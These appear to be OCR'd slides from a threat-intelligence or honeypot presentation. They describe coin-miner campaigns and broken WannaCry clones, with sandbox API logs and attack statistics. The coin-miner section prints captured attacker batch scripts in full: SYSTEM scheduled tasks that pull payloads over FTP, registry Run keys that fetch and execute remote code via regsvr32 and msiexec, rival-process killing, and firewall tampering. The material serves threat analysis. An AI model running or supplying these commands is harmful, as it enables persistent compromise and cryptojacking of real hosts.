
Hash Rate: 27.38 KH/sec

Total Hashes Submitted: 134700534029


ACTIVE THREATS

Coin Miners

- Very territorial, kill other miners and harden the host



```
ping 127.0.0.1 -n 10
net1 user IISUSER$ /del&net1 user IUSR_Servs /del
schtasks /create /tn "Mysa1" /tr "rundll32.exe c:\windows\debug\item.dat,ServiceMain aaaa" /ru "sy
stem"  /sc onstart /F
schtasks /create /tn "Mysa2" /tr "cmd /c echo open [redacted]>p&echo test>>p&echo 1433>>p&echo
 get s.dat c:\windows\debug\item.dat>>p&echo bye>>p&ftp -s:p" /ru "system"  /sc onstart /F
sc config MpsSvc start= auto&net start MpsSvc
netsh advfirewall set allprofiles state on
netsh advfirewall firewall add rule name="tcp all" dir=in protocol=tcp localport=0-65535 action=al
low
netsh advfirewall firewall add rule name="deny tcp 445" dir=in protocol=tcp localport=445 action=b
lock
netsh advfirewall firewall add rule name="tcpall" dir=out protocol=tcp localport=0-65535 action=al
low
netsh ipsec static add policy name=win
netsh ipsec static add filterlist name=Allowlist
netsh ipsec static add filterlist name=denylist
netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=
tcp mirrored=yes dstport=135
netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=
tcp mirrored=yes dstport=137
netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=
tcp mirrored=yes dstport=138
netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=
tcp mirrored=yes dstport=139
netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=
tcp mirrored=yes dstport=445
netsh ipsec static add filteraction name=Allow action=permit
netsh ipsec static add filteraction name=deny action=block
netsh ipsec static add rule name=deny1 policy=win filterlist=denylist filteraction=deny
netsh ipsec static set policy name=win assign=y
ver | find "5.1." > NUL && sc config SharedAccess start= auto && net start SharedAccess && netsh f
irewall set opmode mode=enable && netsh firewall set portopening protocol = ALL port = 445 name =
445 mode = DISABLE scope = ALL profile = ALL
del c:\windows\debug\c.bat
exit
~
```




```
[down]
http://[redacted]close.bat C:\windows\debug\c.bat 0
[cmd]
net1 start schedule&net1 user asps.xnet /del
net1 user IISUSER_ACCOUNTXX /del&net1 user IUSR_ADMIN /del&net1 user snt0454 /de
l&taskkill /f /im Logo1_.exe&del c:\windows\Logo1_.exe&taskkill /f /im Update64.
exe&del c:\windows\dell\Update64.exe
taskkill /f /im misiai.exe&del misiai.exe&del c:\windows\RichDllt.dll&net1 user
asp.net /del&taskkill /f /im winhost.exe&del c:\windows\winhost.exe&del c:\windo
ws\updat.exe
taskkill /f /im netcore.exe&del c:\windows\netcore.exe&taskkill /f /im ygwmgo.ex
e&del c:\windows\ygwmgo.exe&net1 user aspnet /del&net1 user LOCAL USER /del
schtasks /create /tn "Mysa" /tr "cmd /c echo open [redacted]>s&echo test>
>s&echo 1433>>s&echo binary>>s&echo get a.exe>>s&echo bye>>s&ftp -s:s&a.exe" /ru
 "system"  /sc onstart /F
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "s
tart" /d "regsvr32 /u /s /i:http://[redacted]/v.sct scrobj.dll" /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "s
tart1" /d "msiexec.exe /i http://[redacted]/helloworld.msi /q" /f
echo 123>>1.txt&start C:\windows\debug\c.bat&start rundll32.exe c:\windows\debug
\item.dat,ServiceMain aaaa
@Wmic Process Where "Name='winlogon.exe' And ExecutablePath='C:\Windows\system\w
inlogon.exe'" Call Terminate &del C:\Windows\system\winlogon.exe
```

ACTIVE THREATS

WannaCry & Clones


- No-killswitch WannaCry
- The dropped binaries do not run correctly
- No Bitcoin wallet, URLs for paymentnew.ok.ru



Oct. 19, 2017, 9:30 p.m. **NtCreateFile**	create_disposition: 5 (FILE_OVERWRITE_IF) file_handle: 0x0000022c filepath: C:\Windows\tasksche.exe desired_access: 0x40100080 (FILE_READ_ATTRIBUTES|SYNCHRONIZE|GENERIC_WRITE) file_attributes: 4 (FILE_ATTRIBUTE_SYSTEM) filepath_r: \??\C:\WINDOWS\tasksche.exe create_options: 96 (FILE_NON_DIRECTORY_FILE|FILE_SYNCHRONOUS_IO_NONALERT) status_info: 2 (FILE_CREATED) share_access: 0 ()	success
Oct. 19, 2017, 9:30 p.m. **NtWriteFile**	buffer: MZÿÿ¸@øº´ Í!¸LÍ!This program cannot be run in DOS mode. $àÅ:Ñ¤¤T¤¤T¤¤Tß¸X¦¤TË»_¥¤T'¸Z ¤TË»^¯¤TË»P ¤Tg« ©¤T¤¤U¤T_£¤Tc¢R¥¤TRich¤¤TPELAçLàp 5ºw @ 5¨Ōd 4Ø.text°ip `.rdatap_`@@.dataXà à@À.rsrc 4 4@@ offset: 0 file_handle: 0x0000022c filepath: C:\Windows\tasksche.exe	success
Oct. 19, 2017, 9:30 p.m. **NtClose**	handle: 0x0000022c	success
Oct. 19, 2017, 9:30 p.m. **CreateProcessInternalW**	thread_identifier: 0 thread_handle: 0x00000000 process_identifier: 0 current_directory: filepath: track: 0 command_line: C:\WINDOWS\tasksche.exe /i filepath_r: stack_pivoted: 0 creation_flags: 134217728 (CREATE_NO_WINDOW) inherit_handles: 0 process_handle: 0x00000000	failed


STATS

Number of Attacks




STATS

Number of IP Addresses



